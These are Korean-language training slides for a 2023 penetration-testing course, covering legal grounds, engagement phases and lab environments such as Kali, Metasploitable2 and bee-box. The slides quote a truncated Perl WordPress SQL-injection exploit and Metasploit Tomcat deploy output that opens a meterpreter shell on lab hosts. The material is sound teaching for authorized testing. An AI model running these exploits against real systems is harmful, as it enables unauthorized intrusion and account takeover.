



2023년 사이버 보안 분야 실무인재 양성과정

(2차 실무 과정)



보안프로젝트 김태영 팀장
tyeong00@gmail.com

김태영

- 現 보안프로젝트 팀장
- 대기업 그룹 상주 컨설팅, 암호화폐 거래소 컨설팅, 대기업 계열사 취약점 진단, 보안 검증 자문
- 사이버안전센터, 국방부, 롯데정보통신, 동남정보보호지원센터 외 다수 기관 및 기업 강의
- 웹 모의해킹, iOS와 안드로이드 앱 모의해킹, 버그헌팅과 시나리오 모의해킹 외 다수 과목 교육
- Hack the Challenge 2021 최우수 수상(1위), 화이트햇 투게더 1기 2022 수상
- 국내 가상화폐 거래소 및 배달앱 플랫폼 Private 버그 바운티 1위(2023.02 기준)
- 버그 바운티 포상(토스, 카카오, 네이버, 삼성SDS, KISA, 리디북스, 잉카인터넷, 지란지교시큐리티 등)
- "Nmap NSE 스크립트를 이용한 모의해킹(2017)", "Metasploitable3 환경을 이용한 모의해킹 분석 이해 1부 2부(2018)", "프리다(Frida)를 이용한 안드로이드 앱 모의해킹(2019)" 저자



모의해킹 개념

모의해킹 개념

▣ 모의해킹이란?

- 해커와 동일한 환경과 조건, 기술을 가지고 모의침투 테스트를 하는 것
- 실제 시스템 취약점을 활용해 어떠한 방법으로 침해될 수 있는지 점검하는 단계
- 목적 : 시스템을 안전하게 만들기 위해 취약점을 찾는 것
- 합법적으로 승인된 범위 내에서 진단

Penetration : 침투, 침입, 침해

+

TEST

모의해킹 개념

모의해킹 대상

- 웹 사이트
 - IoT 기기
 - 모바일 앱
 - 정맥인식기
 - 지문인식기
 - 등등..



모의해킹 개념

▣ 모의해커와 범죄자(크래커)의 구분점

- 모의해킹과 범죄적으로 사용되는 해킹(크래킹)의 구분은 그 회사와 '계약'을 하고 허락하에 진행을 하는지이다.

구분	모의해커	범죄자
합법적 여부	계약 후 진행	합의 없이 진행
공격 항목	네트워크 장애를 유발하는 DDoS, BOF 공격 제외	마음대로
공격 시간	정해진 날짜와 시간	시간 제한 없음
공격 포인트	웹 서비스, 모바일 서비스	웹 서비스, 모바일 서비스, 개인 컴퓨터(악성코드 감염)

모의해킹 개념

▣ 모의해킹을 하는 이유? 법률에 명시됨

정보통신망 이용촉진 및 정보보호 등에 관한 법률

제2조(정의) ① 이 법에서 사용하는 용어의 뜻은 다음과 같다. <개정 2004. 1. 29., 2007. 1. 26., 2007. 12. 21., 2008. 6. 13., 2010. 3. 22., 2014. 5. 28., 2020. 6. 9.〉

...(중략)...

7. “침해사고”란 다음 각 목의 방법으로 정보통신망 또는 이와 관련된 정보시스템을 공격하는 행위로 인하여 발생한 사태를 말한다.

가. 해킹, 컴퓨터바이러스, 논리폭탄, 메일폭탄, 서비스거부 또는 고출력 전자기파 등의 방법

나. 정보통신망의 정상적인 보호 · 인증 절차를 우회하여 정보통신망에 접근할 수 있도록 하는 프로그램이나 기술적 장치 등을 정보통신망 또는 이와 관련된 정보시스템에 설치하는 방법

...(중략)...

제45조의3(정보보호 최고책임자의 지정 등) ① 정보통신서비스 제공자는 정보통신시스템 등에 대한 보안 및 정보의 안전한 관리를 위하여 임원급의 정보보호 최고책임자를 지정하고 과학기술정보통신부장관에게 신고하여야 한다. 다만, 자산총액, 매출액 등이 대통령령으로 정하는 기준에 해당하는 정보통신서비스 제공자의 경우에는 정보보호 최고책임자를 지정하지 아니할 수 있다. <개정 2014. 5. 28., 2017. 7. 26., 2018. 6. 12.〉

...(중략)...

④ 정보보호 최고책임자는 다음 각 호의 업무를 총괄한다. <개정 2014. 5. 28., 2018. 6. 12.〉

1. 정보보호관리체계의 수립 및 관리 · 운영

2. 정보보호 취약점 분석 · 평가 및 개선

3. 침해사고의 예방 및 대응

4. 사전 정보보호대책 마련 및 보안조치 설계 · 구현 등

5. 정보보호 사전 보안성 검토

6. 중요 정보의 암호화 및 보안서버 적합성 검토

7. 그 밖에 이 법 또는 관계 법령에 따라 정보보호를 위하여 필요한 조치의 이행

...(중략)...

모의해킹 개념

▣ 모의해킹을 하는 이유? 법률에 명시됨

■ ISMS인증 의무대상자(정보통신망법 제47조 2항)

인증 의무대상자는 「전기통신사업법」 제2조제8호에 따른 전기통신사업자와 전기통신사업자의 전기통신역무를 이용하여 정보를 제공하거나 정보의 제공을 매개하는 자로서 표에서 기술한 의무대상자 기준에 하나라도 해당되는 자이다.

구분	의무대상자 기준
ISP	「전기통신사업법」 제6조제1항에 따른 허가를 받은 자로서 서울특별시 및 모든 광역시에서 정보통신망서비스를 제공하는 자
IDC	정보통신망법 제46조에 따른 집적정보통신시설 사업자
다음의 조건 중 하나라도 해당하는 자	연간 매출액 또는 세입이 1,500억원 이상인 자 중에서 다음에 해당되는 경우 - 「의료법」 제3조의4에 따른 상급종합병원 - 직전 연도 12월 31일 기준으로 재학생 수가 1만명 이상인 「고등교육법」 제2조에 따른 학교 정보통신서비스 부문 전년도(법인인 경우에는 전 사업연도를 말한다) 매출액이 100억원 이상인 자 전년도 직전 3개월간 정보통신서비스 일일 평균 이용자 수가 100만명 이상인 자

모의해킹 개념

▣ 모의해킹을 하는 이유? 법률에 명시됨

전자금융 감독 규정

제15조(해킹 등 방지대책) ① 금융회사 또는 전자금융업자는 정보처리시스템 및 정보통신망을 해킹 등 전자적 침해행위로부터 방지하기 위하여 다음 각 호의 대책을 수립·운용하여야 한다.

1. 해킹 등 전자적 침해행위로 인한 사고를 방지하기 위한 정보보호시스템 설치 및 운영
2. 해킹 등 전자적 침해행위에 대비한 시스템프로그램 등의 긴급하고 중요한 보정(patch)사항에 대하여 즉시 보정작업 실시
3. 내부통신망과 연결된 내부 업무용시스템은 인터넷(무선통신망 포함) 등 외부통신망과 분리·차단 및 접속 금지(단, 업무상 불가피하여 금융감독원장의 확인을 받은 경우에는 그러하지 아니하다) <개정 2013. 12. 3.>
- ...(중략)...

제17조(홈페이지 등 공개용 웹서버 관리대책) ① 금융회사 또는 전자금융업자는 공개용 웹서버의 안전한 관리를 위하여 다음 각 호를 포함한 적절한 대책을 수립·운용하여야 한다. <개정 2013. 12. 3.>

1. 공개용 웹서버를 내부통신망과 분리하여 내부통신망과 외부통신망사이의 독립된 통신망(이하 "DMZ구간"이라 한다)에 설치하고 네트워크 및 웹 접근제어 수단으로 보호할 것
2. 공개용 웹서버에 접근할 수 있는 사용자계정은 업무관련자만 접속할 수 있도록 제한하고 아이디·비밀번호 이외에 추가 인증수단을 적용할 것 <개정 2015. 2. 3.>
3. 공개용 웹서버에서 제공하는 서비스를 제외한 다른 서비스 및 시험·개발 도구 등의 사용을 제한할 것
4. DMZ구간 내에 이용자 정보 등 주요 정보를 저장 및 관리하지 아니할 것(다만, 거래로그를 관리하기 위한 경우에는 예외로 하되 이 경우 반드시 암호화하여 저장·관리하여야 한다)
- ...(중략)...
- ④ 금융회사 또는 전자금융업자는 공개용 웹서버가 해킹공격에 노출되지 않도록 대응 조치하여야 한다. <개정 2013. 12. 3., 2015. 2. 3.>
- ...(중략)...

모의해킹 업무 이해

모의해킹 업무 이해

▣ 모의해킹 업무 절차



절차	설명
사전협의단계	담당고객(관리실무자)와 프로젝트 진행 범위 결정
정보수집단계	점검할 대상에 대해 어떤 서비스인지, 외부에 노출되어 있는 정보들이 어떤 것인지 모든 정보 수집
위협모델링단계	수집된 정보 중에서 서비스와 비교를 하여 보안적인 문제가 발생할 수 있는 부분 분류
취약점 분석 단계	진단 항목에 맞게 어떤 취약점들이 도출될 수 있는지 확인
침투단계	시나리오 기반으로 각 진단 항목을 서비스에 대입하여 침투 여부 확인
내부침투단계	1차 침투가 완료된 후에 2차, 3차로 내부 시스템 침투 여부 확인
보고서 작성	도출된 취약점 위협평가, 영향도를 반영하여 결과 보고 작성

모의해킹 업무 이해

▣ 모의해킹 업무 절차



- 1 Task 1
- 2 Task 2

웹 어플리케이션 취약점 진단

- 외부 모의해킹 : 대표 홈페이지 등 16개 URL
- 내부 모의해킹 : 그룹웨어, CRM 등 5개

무선 네트워크 취약점 진단

- 외부->내부 : OO 건물, OO 건물 OO 층
- 내부->외부 : OO 부서 등 샘플 선정

구분	Task1 (웹 어플리케이션 진단)			Task2 (무선 네트워크 진단)		
	1W	2W	3W	4W	5W	6W
일정	1W	2W	3W	4W	5W	6W
PM	0.25	0.25	0.25			0.25
선임 1	0.25	0.25	0.25	0.25	0.25	0.25
선임 2	0.25	0.25	0.25			

1 M/M = 한명이 한달동안 진행



모의해킹 업무 이해

▣ 모의해킹 업무 절차

Pre-Engagement
Interactions
사전협의단계

Intelligence
Gathering
정보수집단계

Threat Modeling
위협모델링 단계

Vulnerability
Analysis
취약점 분석 단계

Exploitation
침투단계

Post Exploitation
내부침투단계


```
(kali㉿kali)-[~]
$ nmap -sV -sC 192.168.100.5
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-01 19:39 EDT
Nmap scan report for 192.168.100.5
Host is up (0.018s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  비밀번호가 없는 사용자도 로그
```

인이 가능하다:

```
FTP server status:
Connected to 192.168.100.3
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
```

모의해킹 업무 이해

▣ 모의해킹 업무 절차



모의해킹 업무 이해

모의해킹 업무 절차



WordPress <= 1.5.1.1 "add new admin" SQL Injection Exploit

EDB-ID: 1059 CVE: N/A OSVDB-ID: N/A

Author: RusH Published: 2005-06-21 Verified: ✓

Exploit Code: Vulnerable App: N/A

Rating

Previous Exploit Home Next Exploit

```
<sy:updatePeriod>hourly</sy:updatePeriod>
<sv:updateFrequency>1</sv:updateFrequency>
<generator>http://wordpress.org/?v=3.4.2</generator>
- <item>
    <title>테스트입니다.</title>
    <link>http://192.168.245.132/wordpress/?p=10</link>
    <comments>http://192.168.245.132/wordpress/?p=10#comments</comments>
    <pubDate>Mon, 29 Oct 2012 06:13:38 +0000</pubDate>
    <dc:creator>ngnicky</dc:creator>
```

```
#!/usr/bin/perl

## WordPress <= 1.5.1.1 sql injection "add new admin" exploit
## by RST/GHC , http://rst.void.ru , http://ghc.ru
## coded by idt.w0lf

use LWP::UserAgent;
use Getopt::Std;
use HTTP::Cookies;
use Digest::MD5 qw(md5_hex);
getopts('h:p:');

$path = $opt_h;
$pref = $opt_p || 'wp_';

if(!$path) { usage(); }

$xpl = LWP::UserAgent->new() or die;
$header();
print "+++[x] STEP 1 - TRY GET ADMIN INFO\n";
$reg = $path;
$reg .= '?%63%61%74=%36%36%36%20%75%6E%69%6F%6E%20%73%65%6C%65%63%74%2
' . '%63%61%74%28%63%68%61%72%28%35%38%2C%35%38%2C%35%38%29%2C%75%65%
' . '%6E%2C%63%68%61%72%28%35%38%2C%35%38%2C%35%38%29%2C%75%65%
' . '%65%61%72%28%35%38%2C%35%38%2C%35%38%29%2C%6E%75%6C%6C%2C%
' . '%6C%20%66%72%6F%6D%20'. $pref .'.%75%73%65%72%73%20%57%48%45%52%
$res = $xpl->get($reg);
```

Name	Last modified	Size	Description
Parent Directory		-	
Text/	06-Sep-2012 15:43	-	
? admin-bar.php	08-Jun-2012 14:45	21K	
? atombill.php	08-Jan-2012 12:01	11K	
? author-template.php	27-Apr-2012 14:17	12K	
? bookmark-template.php	08-Jan-2012 12:01	9.4K	
? bookmark.php	11-Jan-2012 16:26	12K	
? cache.php	02-Mar-2012 16:57	15K	

모의해킹 업무 이해

모의해킹 업무 절차

Pre-Engagement
Interactions
사전협의단계

Intelligence
Gathering
정보수집단계

Threat Modeling
위협모델링 단계

Vulnerability
Analysis
취약점 분석 단계

Exploitation
침투단계

Post Exploitation
내부침투단계

The screenshot shows three terminal windows from the Metasploit Framework (msf) interface:

- Top Left Window:** Shows the command `msf exploit(tomcat_mgr_deploy) > show options`. The output displays module options for the `exploit/multi/http/tomcat_mgr_deploy` module, including fields like `PASSWORD`, `PATH`, `Proxies`, `RHOST`, `RPORT`, `USERNAME`, and `VHOST`.
- Top Right Window:** Shows the command `msf exploit(tomcat_mgr_deploy) > set payload java/meterpreter/bind_tcp` followed by `payload => java/meterpreter/bind_tcp`, and then `msf exploit(tomcat_mgr_deploy) > show options`. It shows the same module options as the first window.
- Bottom Window:** Shows the exploit execution process:
 - Attempting to automatically select a target.
 - Sending stage (30216 bytes) to 192.168.0.25.
 - Automatically selected target "Linux x86".
 - Uploading 6436 bytes as FC8BCDau3G.war ...
 - Meterpreter session 1 opened (192.168.0.24:41984 -> 192.168.0.25:4444) at 2012-06-27 06:46:05 -0400
 - Executing /FC8BCDau3G/Vj5Q5bxSjFJ83H8fYZNPEYDEaceSELo.jsp...
 - Undeploying FC8BCDau3G ...After the session opens, the user enters `metasploit > shell`, which is highlighted with a yellow oval. The response shows a new process (Process 1 created) and a channel (Channel 1 created). The user then lists files in the bin directory.

모의해킹 업무 이해

네이버sever --> 내부서버

모의해킹 업무 절차

Pre-Engagement
Interactions
사전협의단계





Intelligence
Gathering
정보수집단계

Threat Modeling
위협모델링 단계

Vulnerability
Analysis
취약점 분석 단계

Exploitation
침투단계

Post Exploitation
내부침투단계



모의해킹 실습 환경

모의해킹 실습 환경

▶ 칼리 리눅스

- 칼리 리눅스(이전의 백트랙 리눅스)는 고급 침투 테스트 및 보안 감사를 목표로하는 오픈소스, 데비안 기반 리눅스 배포판
- 칼리 리눅스에는 침투 테스트, 보안 연구, 컴퓨터 포렌식 및 리버스 엔지니어링과 같은 다양한 정보 보안 작업을 대상으로 하는 수백 개의 도구가 포함
- 칼리 리눅스는 정보 보안 전문가와 애호가가 자유롭게 접근할 수 있는 다중 플랫폼 솔루션
- <https://www.kali.org/>



모의해킹 실습 환경

▶ 칼리 리눅스 기능

- 1) 600개 이상의 침투 테스트 도구 포함

- 백트랙에 포함된 모든 도구를 검토한 후 단순히 작동하지 않거나 동일하거나 유사한 기능을 제공하는 다른 도구를 복제한 수 많은 도구를 제거함
- 포함된 내용에 대한 자세한 내용은 Kali Tools 사이트에 있음

- 2) 무료(항상 유지)

- 백트랙과 마찬가지로 칼리 리눅스는 완전히 무료이며 항상 그럴 것
- 칼리 리눅스에 대한 비용을 지불할 필요 없음

- 3) 오픈 소스 Git 트리

- 오픈 소스 개발 모델에 전념하고 있으며 개발 트리는 모두가 볼 수 있음
- 칼리 리눅스에 들어가는 모든 소스 코드는 특정 요구에 맞게 패키지를 수정하거나 재 구축하려는 모든 사람이 이용 가능

- 4) FHS 준수


- 칼리 리눅스는 Filesystem Hierarchy Standard(파일시스템 계층구조 표준)를 준수하므로 리눅스 사용자 바이너리, 지원 파일, 라이브러리 등을 쉽게 찾을 수 있음

- 5) ...

모의해킹 실습 환경

▶ 칼리 리눅스 도구

- 칼리 리눅스에 포함된 모든 도구에 대해 확인 가능
- <https://www.kali.org/tools/>



nmap Usage Example


Scan in verbose mode (`-v`), enable OS detection, version detection, script detection (`-A`), and service version detection (`-sV`) against the target IP (`192.168.1.1`):

```
root@kali:~# nmap -v -A -sV 192.168.1.1
Starting Nmap 6.45 ( http://nmap.org ) at 2014-05-01 18:40
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 18:40
Scanning 192.168.1.1 [1 port]
Completed ARP Ping Scan at 18:40, 0.06s elapsed (1 host up)
Initiating Parallel DNS resolution of 1 host. at 18:40
Completed Parallel DNS resolution of 1 host. at 18:40
Initiating SYN Stealth Scan at 18:40
Scanning router.localdomain (192.168.1.1) [1000 ports]
Discovered open port 53/tcp on 192.168.1.1
```

모의해킹 실습 환경

▶ 칼리 리눅스 기본 자격증명

- 칼리는 2020.1 릴리즈 이후 기본 루트가 아닌 사용자 정책으로 변경됨
- Live Boot, or pre-created image(Virtual Machines & ARM)
 - User : kali
 - Password : kali
- Vagrant image
 - Username: vagrant
 - Password: vagrant
- Amazon EC2
 - User: kali
 - Password: <ssh key>



모의해킹 실습 환경

➡ Metasploitable2

- Metasploit 취약점 진단 도구를 활용하기 위한 의도적으로 취약한 리눅스 가상 머신
- 보안 교육을 수행하고, 보안 도구를 테스트하고, 일반적인 침투 테스트 기술을 연습하는데 사용 가능
- 침투 테스트 및 보안 연구를 수행할 수 있는 안전한 장소를 제공
- 콘솔 관리자 계정 msfadmin : msfadmin



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]me	이름	설명
Login with msfadmin/m	TWiki	프로젝트 관리, 문서 관리 등 프로젝트에서 활용할 수 있는 웹 기반 오픈 플랫폼
• TWiki • phpMyAdmin • Mutillidae • DVWA • WebDAV	phpMyAdmin	MySQL DB를 웹 기반에서 관리할 수 있는 오픈 도구
	Mutillidae	OWASP TOP 10 취약점 전체를 테스트할 수 있는 php 웹 서비스 환경
	DVWA	웹 취약점 진단 항목을 테스트 할 수 있는 웹 서비스 환경
	WebDAV	WebDAV 취약점을 테스트 할 수 있는 환경

모의해킹 실습 환경

▶ bee-box

- bee-box는 bWAPP(buggy Web Application)이 사전 설치된 맞춤형 리눅스 VM
- 100가지가 넘는 웹 애플리케이션 취약점 시나리오 실습 가능
- <http://sourceforge.net/projects/bwapp/files/bee-box/>



모의해킹 실습 환경

▶ bee-box

- bWAPP 로그인 계정은 bee / bug
- 취약점은 OWASP Top 10 항목을 기준으로 분류됨

bWAPP, an extremely buggy web app !

